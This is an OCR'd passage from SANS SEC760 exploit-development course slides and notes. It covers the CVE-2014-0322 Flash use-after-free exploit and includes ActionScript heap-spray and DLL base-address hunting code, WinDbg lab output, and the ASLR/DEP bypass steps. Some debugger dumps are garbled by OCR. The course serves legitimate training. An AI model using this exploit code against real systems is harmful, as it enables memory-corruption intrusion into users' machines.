If we can leak any pointer we want, we would first leak a pointer that allows us to calculate the base address of the module the pointer is in. The leaked addresses can then be used to calculate the base address of any module that is imported into the vulnerable program.

Format string vulnerabilities are about more than just exploitation. Many compilers/libraries no longer honor the %n argument needed to gain code execution with printf. However, these compilers do still allow the user to specify the format string if the programmer forgot to specify it. This is of great use to our attacker, who may now leak arbitrary pointers.



Import Address Table (IAT)


- The IAT contains pointers to functions exported from other DLLs
  - Most notably kernel32.dll
- A leak of an arbitrary memory location may yield pointers in the IAT, which can be used to obtain the base address of other modules
  - Increasing the number of available ROP gadgets

SANS SEC760 | Advanced Exploit Development for Penetration Testers 223

Import Address Table (IAT)

The Import Address Table (IAT) contains the addresses of functions imported from other DLLs. The IAT is required because the compiler and linker cannot know the load addresses for every DLL when the program is compiled. The IAT also helps the system support dynamic base addresses and ASLR.

Because exported functions are located at well-known locations within the DLL, just getting a pointer to an exported function in another module means that you can determine the base address of that DLL. That means that ROP gadgets can now be used from that DLL as well. Because almost all DLLs and EXEs import from kernel32.dll (and it has LOTS of ROP gadgets), we now have a much larger number of usable ROP gadgets in play for defeating DEP. Access to the Export Address Table (EAT) is what Microsoft's EMET's EAF (EAT filtering) is supposed to prevent.



Bypassing ASLR Through AS

- Uses UAF to overwrite array length field to access arbitrary memory

Array
Len = 4

Length set before UAF

Arbitrary memory now available through ActionScript

Array
Len = **4K**

. . .
. . .
. . .


Length modified through UAF

Bypassing ASLR Through AS

The key to this exploit's ability to bypass ASLR is the use of ActionScript arrays. The UAF uses predictable memory allocations to overwrite the length field, something not available through AS. Once the length field has been overwritten to a sufficiently large value, the attacker can access any location in memory by simply accessing portions of the array.

Compiling ActionScript

- AS doesn't run natively in the browser
- It must first be compiled into a SWF file
- The mxmlc.exe tool is used for compilation
  - Use the –o parameter to specify output file



```
F:\SANS\SEC760\dev\flex_sdk_4\flex_sdk_4\bin>mxmlc.exe F:\flash\AsXploit.as -o F:\flash\AsXploit.swf
Loading configuration file F:\SANS\SEC760\dev\flex_sdk_4\flex_sdk_4\frameworks\flex-config.xml
F:\flash\AsXploit.as: Warning: This compilation unit did not have a factoryClass specified in Frame
shared libraries. To compile without runtime shared libraries either set the -static-link-runtime-sh
the -runtime-shared-libraries option.

F:\flash\AsXploit.swf (2613 bytes)
```


Compiling ActionScript

AS (ActionScript) doesn't run natively in the browser. It must first be compiled into an SWF file. The mxmlc.exe command is used to compile AS into SWF files. You use the –o parameter to specify output file. The mxmlc.exe command is part of the Flex SDK. This was formerly authored by Adobe but is now part of the Apache project. Note that in addition to the command itself, you also need a functioning JRE on the compiling machine.

The Flex SDK is not explicitly required for this lab, as the AS files have already been compiled. However, if you choose to modify the AS files, you will need to install the Flex SDK. Downloading and installing the Flex SDK was part of the course laptop requirements. Note that the download is very large (100MB+), so downloading in class is probably not an option, depending on the bandwidth available.

The Flex SDK can be downloaded from

http://www.adobe.com/devnet/flex/flex-sdk-download.html.



ActionScript Primer

- JS can be called from inside AS using the ExternalInterface function
- Vector objects are arrays
- A Sound object is normally used to play a sound, but in this exploit, it is used as a place to perform a function pointer overwrite for the exploit
- Many objects can be converted to a string representation using the ToString method

ActionScript Primer

JS can be called from inside AS using the ExternalInterface function. Vector objects are arrays. These will be critical in the ASLR bypass portion of the exploit, as we will examine shortly. A Sound object is normally used to store, load, or play a sound, but in this exploit, it is used as a place to perform a function pointer overwrite for the exploit.


Obviously, there's way more to know about ActionScript, but this should be enough to get you through this ASLR and DEP bypass scenario.

Information about the ActionScript ExternalInterface object can be found at

http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/external/ExternalInterface.html.

Information about the ActionScript sound object can be found at

http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/media/Sound.html.



ActionScript Timer


- The Timer constructor takes two parameters:
  - delay: time (in ms) before an event fires
  - repeatCount: number of times an event should repeat
- Used to create event-driven programs in ActionScript since it has no concept of sleeping to poll for an event

ActionScript Timer

The ActionScript timer function is used to create event-driven programs. There is no true concept of sleeping for some period of time in ActionScript. As such, timers can be used to emulate the same effect as a sleep. A timer handler is registered with the timer. This handler is called when the timer count reaches zero.

In CVE 2014-0322, an ActionScript timer is used to check for a corrupted array length after the UAF has been triggered.

Learn more at http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/utils/Timer.html.



Exploit Steps (1)


- Webpage loads Flash file with AS
- AS sprays the heap
- AS calls external JS function, triggering a UAF, and changes length of AS array leaking memory
- Finds base address of Flash DLL in leaked memory

Exploit Steps (1)

Because this exploit must bypass DEP and ASLR, the steps are relatively complex. The steps include:

- Webpage loads Flash file with AS.
- AS sprays the heap.
- AS calls external JS function, triggering a UAF, and changes length of AS array leaking memory.
- Finds base address of Flash DLL in leaked memory.

After finding the address of the Flash DLL in memory, ASLR has effectively been bypassed. Because of all DLLs import functions from Kernel32.dll, locating VirtualProtect to bypass DEP is a certainty.



Exploit Steps (2)

- Find location of kernel32.dll in the Flash DLL import table
- Find address of VirtualProtectStub in Flash DLL import table
- Find stack pivot in Flash DLL
- Build payload
- Run shellcode

Exploit Steps (2)


After effectively bypassing ASLR, the exploit continues with the following steps to bypass DEP and take control of EIP:

- Find location of kernel32.dll in the Flash DLL import table.
- Find address of VirtualProtectStub in Flash DLL import table.
- Find stack pivot in Flash DLL.
- Build payload.
- Run shellcode.

The shellcode in this exploit is actually executed by overwriting a function in the vtable of a sound object (the ToString method). This method is then called to execute the stack pivot, follow the ROP chain to disable DEP via VirtualProtect, and execute the shellcode.

Spraying the Heap

- ActionScript sprays the heap with a number of arrays, each 0x3f0 bytes
  - Each array element is set to 0x1a1a1a1a
  - Allocations reliably start at 0x1a001000




```
/* Spray the integer array */
this.s = new Vector.<Object>(0x18180);
while (len < 0x18180)
{
    this.s[len] = new Vector.<uint>(0x1000 / 4 - 16);
    for (i=0; i < this.s[len].length; i++)
    {
        this.s[len][i] = 0x1a1a1a1a;
    }

    ++len;
}
```

Spraying the Heap

The exploit sprays the heap using ActionScript. It allocates a number of arrays, each 0x3f0 bytes in length. In Flash 12.x, the allocations reliably begin at 0x1a000000. The UAF exploit is used to change the length of one of these arrays. Without predictable allocation offered by Flash, the UAF exploit would not operate reliably.

The arrays are filled with the value 0x1a1a1a1a. This address is covered in the heap spray. This address is also an effective NOP since the opcode 0x1a is the command "sbb bl,byte ptr [edx]." As long as edx points to valid memory and bl can be modified, this address is extremely useful.



Examine the Heap Spray (1)

- Examine the memory at 0x1a001000 to verify the original length of the array set to 0x3f0


```
0:022> dd 0x1a001000
1a001000  000003f0 07dc3000 1a1a1a1a 1a1a1a1a
1a001010  1a1 1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001020                    1a1a 1a1a1a1a 1a1a1a1a
1a001030                    1a1a 1a1a1a1a 1a1a1a1a
1a001040                    1a1a 1a1a1a1a 1a1a1a1a
```

Original length of array (0x3f0)

Examine the Heap Spray (1)

Run the exploit by accessing the HeapSpray/trigger.html file in IE. When you receive the pop-up notification, break into WinDbg and examine the memory at 0x1a001000. You should see that the length of the array is 0x3f0. This was the length of the array as originally configured during the heap spray.

```
0:022> dd 0x1a001000
1a001000  000003f0 07dc3000 1a1a1a1a 1a1a1a1a
1a001010  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001020  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001030  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001040  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
```



Examine the Heap Spray (2)

- Examine the memory at 0x1a001000 to verify that the length of the array has been updated

```
0:008> dd 0x1a001000
1a001000  3fffffff 07383000 1a1a1a1a 1a1a1a1a
1a001010  1a1  a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001020                             1a 1a1a1a1a
1a001030                             1a 1a1a1a1a
1a001040                             1a 1a1a1a1a
1a001050  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
```

Modified length of array allows access to memory


Examine the Heap Spray (2)

Run the exploit again, this time immediately acknowledging the "heap spray" pop-up notification. At the next pop-up notification, break in WinDbg and dump memory to verify that the length of the array has been changed. This length value is not accessible from within ActionScript. The length value was changed using the UAF exploit.

Dump the memory at 0x1a001000. You should see that the length of the array has been updated from 0x3f0 to 0x3fffffff.

Note: Sometimes the corrupted vector is not at 0x1a001000. If you dump memory and do not see that the value has been changed, you can try dumping again or dump with a longer length (**`dd 0x1a001000 L1000`**) to see if that exposes the corrupted vector. It is normally very low in memory and in testing tended to be at 0x1a001000 most of the time.

```
0:008> dd 0x1a001000
1a001000  3fffffff 07383000 1a1a1a1a 1a1a1a1a
1a001010  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001020  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001030  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001040  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001050  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
```



Find Flash Base Address (1)


- The exploit code attempts to find the base address of the Flash DLL
  - Searches through memory looking for an MZ header
- The code assumes that the next DLL loaded into memory after the array allocations is the Flash DLL
  - Could be any DLL that imports VirtualProtect
  - And has a stack pivot

SEC760 | Advanced Exploit Development for Penetration Testers 233

Find Flash Base Address (1)

The exploit code attempts to find the base address of the Flash DLL by searching through memory looking for an MZ header. Recall that this is only possible because the UAF exploit previously updated the size of the array, giving ActionScript access to far more memory than it should normally have.

The code assumes that the next DLL loaded into memory after the array allocations is the Flash DLL. However, locating the Flash DLL is not strictly required. Any DLL that imports VirtualProtect and has a stack pivot could be used.




Find Flash Base Address (2)

```
/* Get ocx base address */
k = 0;
while (1)
{
    if (this.s[index][(vtableobj-cvaddr-k)/4 - 2] == 0x00905A4D)
    {
        baseflashaddr_off = (vtableobj-cvaddr-k)/4 - 2;
        ocxinfo[0] = baseflashaddr_off;
        ocxinfo[1] = j;
        ocxinfo[2] = k;
        ocxinfo[3] = vtableobj;

        return ocxinfo;
    }

    k = k + 0x1000;
}
```

Find Flash Base Address (2)

This illustration shows the code used to hunt for the Flash base address. Note that there is no need to check each memory location for the base address. It is sufficient to simply examine at 4KB (0x1000) boundaries since all DLLs are loaded at page boundaries. At each page boundary, the location is checked for the standard MZ header. Note that this code does not make a specific check for another DLL being loaded in memory before the Flash DLL. It is, therefore, possible that another DLL would be found.

The values for j, k, and vtableobj are used in other portions of the code. However, for your purposes, you are interested in the value of baseflashaddr_off, as it will be used to calculate the virtual memory offset to the Flash DLL. The baseflashaddr_off represents the index into the array of unit values where the DLL can be found.



Find Flash Base Address (3)

- In WinDbg, locate the address for the Flash DLL manually

```
0:024> !address Flash32_12_0_0_70
Usage:                  Image
Base Address:           684b0000
End Address:            684b1000
Region Size:            00001000
State:                  00001000    MEM_COMMIT
Protect:                00000002    PAGE_READONLY
Type:                   01000000    MEM_IMAGE
Allocation Base:        684b0000
Allocation Protect:     00000080
      PAGE_EXECUTE_WRITECOPY
```

Base address


Find Flash Base Address (3)

Run the exploit by accessing the FlashBase/trigger.html file in the browser. When presented with the pop-up, break in WinDbg. Record the value for the Flash base address offset. Obtain the address of the Flash DLL manually using the !address command. Note that if you are using a different version of Flash, you will need to change the version number. If you cannot find the version number, simply run !address without any arguments to first identify the name and version of the Flash DLL. This step is here simply to confirm that the ActionScript has found the DLL correctly.

```
0:024> !address Flash32_12_0_0_70
Usage:              Image
Base Address:           684b0000
End Address:            684b1000
Region Size:            00001000
State:              00001000        MEM_COMMIT
Protect:            00000002        PAGE_READONLY
Type:               01000000        MEM_IMAGE
Allocation Base:        684b0000
Allocation Protect:     00000080    PAGE_EXECUTE_WRITECOPY
Image Path:         C:\Windows\system32\Macromed\Flash\Flash32_12_0_0_70.ocx
Module Name:            Flash32_12_0_0_70
Loaded Image Name:
Mapped Image Name:
More info:          lmv m Flash32_12_0_0_70
More info:          !lmi Flash32_12_0_0_70
More info:          ln 0x684b0000
More info:          !dh 0x684b0000
```

Find Flash Base Address (4)

- Using the offset reported from the script, manually calculate the Flash base address to verify that the script is getting it right
- Dump memory at the address to confirm that calculations are successful



```
0:024> db 0x684b0000
684b0000  4d 5a 90 00 03 00                                MZ..............
684b0010  b8 00 00 00 00 00                            00   ........@.......
684b0020  00 00 00 00 00 00                            00   ................
684b0030  00 00 00 00 00 00                            00   ............8...
684b0040  0e 1f ba 0e 00 b4 09 cd-21 b8 01 4c cd 21 54 68  ........!..L.!Th
684b0050  69 73 20 70 72 6f 67 72-61 6d 20 63 61 6e 6e 6f  is program canno
684b0060  74 20 62 65 20 72 75 6e-20 69 6e 20 44 4f 53 20  t be run in DOS
684b0070  6d 6f 64 65 2e 0d 0d 0a-24 00 00 00 00 00 00 00  mode....$.......
```

MZ header. The base address has been found!

Find Flash Base Address (4)

Using the value recorded in the previous step, perform the following calculation to arrive at the correct base address:


- Multiply the value in the pop-up box by 4 (because each piece of the array is 4 bytes).
- Add the result to 0x1a001000, since this is where the array is known to start in memory.
- Add 8 to the result.

In an example case, the pop-up box shows that the offset is 0x1392BBFE.
0x1392BBFE * 4 + 0x1a001000 + 8 = 0x684b0000

To see this easily, launch a Python command prompt and type the following:
hex(0x1392BBFE * 4 + 0x1a001000 + 8)

Now use the WinDbg db command to verify that this address has an MZ header. Note that due to ASLR, your addresses will be different.

```
0:024> db 0x684b0000
684b0000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
684b0010  b8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00  ........@.......
684b0020  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
684b0030  00 00 00 00 00 00 00 00-00 00 00 00 38 01 00 00  ............8...
684b0040  0e 1f ba 0e 00 b4 09 cd-21 b8 01 4c cd 21 54 68  ........!..L.!Th
684b0050  69 73 20 70 72 6f 67 72-61 6d 20 63 61 6e 6e 6f  is program canno
684b0060  74 20 62 65 20 72 75 6e-20 69 6e 20 44 4f 53 20  t be run in DOS
684b0070  6d 6f 64 65 2e 0d 0d 0a-24 00 00 00 00 00 00 00  mode....$.......
```



Finding Imports

- The exploit must locate the imports in the Flash DLL so it can find kernel32
  - 0x3C is the offset to the PE header
  - The remaining addition takes us to the first import in the IMAGE_IMPORT_DIRECTORY list

```
/* Get imports table */
peindex = this.s[i2][baseflashaddr_off+0x3C/4];
